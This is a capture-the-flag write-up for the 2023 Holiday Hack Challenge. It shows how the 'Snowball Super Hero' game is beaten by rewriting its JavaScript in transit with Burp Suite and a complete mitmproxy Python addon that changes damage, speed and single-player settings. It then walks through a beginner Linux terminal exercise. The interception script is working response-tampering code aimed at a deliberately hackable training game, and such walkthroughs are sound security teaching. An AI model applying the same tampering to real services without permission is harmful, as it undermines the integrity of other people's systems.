
When speaking with Morcel Nougat, we obtain the following hints:
Consoling iFrames
Have an iframe in your document? Be sure to select the right context before meddling with JavaScript.
Snowball Super Hero
Its easiest to grab a friend play with and beat Santa but tinkering with client-side variables can grant you all kinds of snowball fight super powers. You could even take on Santa and the elves solo!
After spawning the challenge we are presented with the following tutorial:

Analyzing JavaScript
To leverage the hints provided, we can use browser developer tools (F12) to interact with an iframe:
- Right-click the
iframeand chooseInspect, or pressCTRL+Shift+i(in Chrome). - Go to the
Consoletab. - Use the downward arrow to access the JavaScript console for the
iframe. - Modify JavaScript variables, allowing adjustments to various aspects of the
iframe, including its current URL and URL parameters (window.location.href).
We can locate the main game code in the developer tools, retrieved from the URL: https://hhc23-snowball.holidayhackchallenge.com/room/.

By examining the JavaScript code, we can pinpoint several valuable variables that can be modified to maximize the benefits in our game.
var snowballLiveTime = 2500
var snowballDmg = 2
var snowballSpeed = 500
var playersHitBoxSize = [30,30,40,60]
var elfHitBoxSize = [32,32,48,48]
var santaHitBoxSize = [60,60,70,70]
var player_healthbar_offset = {x:0,y:-90}
var myPlayerTint = 0xb3b3ff
var otherPlayerTint = 0xff9980
var santaObject
var santaThrowDelay = 500
var playersVelocity = 200
var gameOverText
We also discover that there is a single-player mode which can be modified by overriding a local storage variable named singlePlayer.
var singlePlayer = "false"
  function checkAndUpdateSinglePlayer() {
    const localStorageValue = localStorage.getItem('singlePlayer');
    if (localStorageValue === 'true' || localStorageValue === 'false') {
      singlePlayer = String(localStorageValue === 'true');
    }
    const urlParams = new URLSearchParams(window.location.search);
    const urlValue = urlParams.get('singlePlayer');
    if (urlValue === 'true' || urlValue === 'false') {
      singlePlayer = String(urlValue === 'true');
    }
  }
// jared ... I mean Elf the dwarf joins the fight when in single player mode
if (singlePlayer === 'true') {
Server-Side JavaScript Manipulation
We can customize the JavaScript server response by manually intervening through Burp Suite. Intercepting the server response grants the capability to edit the JavaScript content before it is delivered to the browser. This is accomplished by:
This is achieved by doing the following:
- Uncheck
Intercept requests based on the following rules:in theProxysettings in Burp - Check
Intercept responses based on the following rules:in theProxysettings in Burp - Uncheck all options in the
WebSocket interception rulesin theProxysettings in Burp - Specific the URL regex match condition under
Response interception rulesin theProxysettings in Burp
https\:\/\/hhc23\-snowball\.holidayhackchallenge\.com\/room\/.*

Manually modify data in the server response using Burp Interceptor.
"singlePlayer":"true"  // Single-player mode, Line 158
var elfThrowDelay = 10000;  // Elf throw speed, Line 244
var snowballDmg = 99999;  // Snowball damage overall, Line 265
var snowballSpeed = 1000;  // Snowball speed overall, Line 266
var santaThrowDelay = 10000;  // Santa throw speed, Line 274
var playersVelocity = 1000;  // Movement speed, Line 275
Server-Side JavaScript Manipulation with mitmproxy
We can also automate this by using mitmdump with a Python addon to automate the replacement:
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script is used to intercept and manipulate HTTP server messages using mitmdump.
Usage: reset; sudo mitmdump -s mitm_snowballhero.py --listen-port 9000 --set flow_detail=0
Reference: https://mitmproxy.org/
Holiday Hack 2023 - Snowball Super Hero
"""

# Imports
from mitmproxy import http
from mitmproxy import ctx
import re

PRINT_ALL = False


def replace_str(flow, match_str, replace_val):
    """
    Replace the value of a variable in a JavaScript response.

    Args:
        flow (mitmproxy.http.HTTPFlow): The flow object.
        match_str (str): The string to find.
        replace_val: The replacement value.

    Returns:
        mitmproxy.http.HTTPFlow: The modified flow object.
    """

    # Regex Escape match
    match_str_regex = re.escape(match_str)

    # Comment line of code
    if isinstance(replace_val, str) and replace_val.startswith("//"):
        match_res = re.search(f"({match_str_regex}.*)", flow.response.text)
        if match_res:
            old_line = match_res.group(0)
            new_line = f"//{old_line}"
            flow.response.text = flow.response.text.replace(old_line, new_line)
            ctx.log.info(f"Replacement: '{old_line}' => '{new_line}'")
            return flow

    # Setting variable value
    match_res = re.search(f"(var\s*{match_str_regex}\s*=\s*.*)", flow.response.text)
    if match_res:
        old_line = match_res.group(0)
        if isinstance(replace_val, str):
            new_line = f'var {match_str} = "{replace_val}";'
        else:
            new_line = f"var {match_str} = {replace_val};"
        flow.response.text = flow.response.text.replace(old_line, new_line)
        ctx.log.info(f"Replacement: '{old_line}' => '{new_line}'")
        return flow

    # Refactor line of code
    if isinstance(match_str, str) and isinstance(replace_val, str):
        oldTxt = flow.response.text
        flow.response.text = oldTxt.replace(match_str, replace_val)
        if oldTxt != flow.response.text:
            ctx.log.info(f"Replacement: '{match_str}' => '{replace_val}'")
            return flow

    ctx.log.error(f"No match found for {match_str}")
    return flow


def response(flow: http.HTTPFlow):
    assert flow.response
    PRINT_ALL and ctx.log.info(f"Received response for url:{flow.request.url} and path:{flow.request.path}")
    if (
        flow.request.url.startswith("https://hhc23-snowball.holidayhackchallenge.com/room/")
        and "Content-Type" in flow.response.headers
        and "text/html" in flow.response.headers["Content-Type"].lower()
        and "Multiplayer Snowball Hero" in flow.response.text
    ):
        ctx.log.info(f"Attempting interception for url:{flow.request.url} and path:{flow.request.path}")
        flow = replace_str(flow, '"singlePlayer":"false"', '"singlePlayer":"true"')  # Single-player mode, Line 158
        flow = replace_str(flow, "elfThrowDelay", 10000)  # Elf throw speed, Line 244
        flow = replace_str(flow, "snowballDmg", 99999)  # Snowball damage overall, Line 265
        flow = replace_str(flow, "snowballSpeed", 1000)  # Snowball speed overall, Line 266
        flow = replace_str(flow, "santaThrowDelay", 10000)  # Santa throw speed, Line 274
        flow = replace_str(flow, "playersVelocity", 1000)  # Movement speed, Line 275
To enable SSL trust, add the mitmdump certificate to your browser by visiting http://mitm.it/. We also then need to setup FoxyProxy and point it to the mitmdump on port 9000. We can also point our browser directly to this proxy or combine it with Burp and set the upstream server to port 9000 for the specific host:

We can see it replaces the server-response successfully. Note, this opens TCP Port 9000 on execution.
reset; sudo mitmdump -s mitm_snowballhero.py --listen-port 9000 --set flow_detail=0
[16:05:15.643] Loading script mitm_snowballhero.py
[16:05:15.648] HTTP(S) proxy listening at *:9000.
[16:05:48.922][192.168.0.10:56032] client connect
[16:05:48.953][192.168.0.10:56032] server connect hhc23-snowball.holidayhackchallenge.com:443 (34.128.147.194:443)
[16:05:55.077] Replacement: '"singlePlayer":"false"' => '"singlePlayer":"true"'
[16:05:55.077] Replacement: 'var elfThrowDelay = 2000' => 'var elfThrowDelay = 10000;'
[16:05:55.078] Replacement: 'var snowballDmg = 2' => 'var snowballDmg = 99999;'
[16:05:55.078] Replacement: 'var snowballSpeed = 500' => 'var snowballSpeed = 1000;'
[16:05:55.078] Replacement: 'var santaThrowDelay = 500' => 'var santaThrowDelay = 10000;'
[16:05:55.079] Replacement: 'var playersVelocity = 200' => 'var playersVelocity = 1000;'
Single-Player Victory
In the single-player mode, a companion named ‘Elf the Dwarf’ joins us for the battle that assists drastically against the elves and Santa!

After defeating Santa we obtain Victory!

Morcel Nougat congratulates us and we obtain an achievement!
Achievement
Congratulations! You have completed the Snowball Fight challenge!
Linux 101
Visit Ginger Breddie in Santa’s Shack on Christmas Island to help him with some basic Linux tasks. It’s in the southwest corner of Frosty’s Beach.

I went over to Santa’s Surf Shack to the far south-west of the island from the Snowball Fight challenge.

I found Ginger Breddie inside and close to a challenge.
When we startup the challenge, it spins up a tmux terminal: The North Pole 🎁 Present Maker: All the presents on this system have been stolen by trolls. Capture trolls by following instructions here and 🎁’s will appear in the green bar below. Run the command “hintme” to receive a hint.

Type “yes” to begin:
yes
Perform a directory listing of your home directory to find a troll and retrieve a present!
elf@610a770f8ee0:~$ ls -la
total 68
drwxr-xr-x 1 elf  elf   4096 Dec  2 22:19 .
drwxr-xr-x 1 root root  4096 Dec  2 22:19 ..
-rw-r--r-- 1 elf  elf     28 Dec  2 22:19 .bash_history
-rw-r--r-- 1 elf  elf    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 elf  elf   3105 Nov 20 18:04 .bashrc
-rw-r--r-- 1 elf  elf    807 Feb 25  2020 .profile
-rw-r--r-- 1 elf  elf    168 Nov 20 18:04 HELP
-rw-r--r-- 1 elf  elf     24 Dec  2 22:19 troll_19315479765589239
drwxr-xr-x 1 elf  elf  24576 Dec  2 22:19 workshop
Now find the troll inside the troll.
elf@610a770f8ee0:~$ cat troll_19315479765589239
troll_24187022596776786
Great, now remove the troll in your home directory.
elf@610a770f8ee0:~$ rm troll_19315479765589239
Print the present working directory using a command.
elf@610a770f8ee0:~$ pwd
/home/elf
Good job but it looks like another troll hid itself in your home directory. Find the hidden troll!
elf@610a770f8ee0:~$ ls -la
total 64
drwxr-xr-x 1 elf  elf   4096 Dec 15 03:45 .
drwxr-xr-x 1 root root  4096 Dec  2 22:19 ..
-rw-r--r-- 1 elf  elf     28 Dec  2 22:19 .bash_history
-rw-r--r-- 1 elf  elf    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 elf  elf   3105 Nov 20 18:04 .bashrc
-rw-r--r-- 1 elf  elf    807 Feb 25  2020 .profile
-rw-r--r-- 1 elf  elf      0 Dec 15 03:45 .troll_5074624024543078
-rw-r--r-- 1 elf  elf    168 Nov 20 18:04 HELP
drwxr-xr-x 1 elf  elf  24576 Dec  2 22:19 workshop
Excellent, now find the troll in your command history.
elf@b0f5e926c755:~$ history | grep troll
    1  echo troll_9394554126440791
    4  cat troll_19315479765589239
    6  rm troll_19315479765589239
    10  history | grep troll
Find the troll in your environment variables.
elf@610a770f8ee0:~$ env | egrep -i troll
SESSNAME=Troll Wrangler
z_TROLL=troll_20249649541603754
Next, head into the workshop.
elf@610a770f8ee0:~$ cd workshop/
elf@610a770f8ee0:~/workshop$
A troll is hiding in one of the workshop toolboxes. Use “grep” while ignoring case to find which toolbox the troll is in.
elf@610a770f8ee0:~/workshop$ egrep -iR troll
toolbox_191.txt:tRoLl.4056180441832623
A troll is blocking the present_engine from starting. Run the present_engine binary to retrieve this troll.
elf@ca1a4211be41:~/workshop$ ./present_engine
bash: ./present_engine: Permission denied
elf@ca1a4211be41:~/workshop$ chmod +x present_engine
elf@ca1a4211be41:~/workshop$ ./present_engine
troll.898906189498077
Trolls have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.
elf@ca1a4211be41:~/workshop$ cd electrical/
elf@ca1a4211be41:~/workshop/electrical$ mv blown_fuse0 fuse0
Now, make a symbolic link (symlink) named fuse1 that points to fuse0
elf@ca1a4211be41:~/workshop/electrical$ ln -fs fuse0 fuse1
elf@e504d279024f:~/workshop/electrical$ ls -la
total 20
drwxr-xr-x 1 elf elf 4096 Dec 15 04:05 .
drwxr-xr-x 1 elf elf 4096 Dec  2 22:19 ..
-rw-r--r-- 1 elf elf  200 Dec  2 22:19 fuse0
lrwxrwxrwx 1 elf elf    5 Dec 15 04:05 fuse1 -> fuse0
Make a copy of fuse1 named fuse2.
elf@ca1a4211be41:~/workshop/electrical$ cp fuse1 fuse2
elf@e504d279024f:~/workshop/electrical$ ls -la
total 24
drwxr-xr-x 1 elf elf 4096 Dec 15 04:05 .
drwxr-xr-x 1 elf elf 4096 Dec  2 22:19 ..
-rw-r--r-- 1 elf elf  200 Dec  2 22:19 fuse0
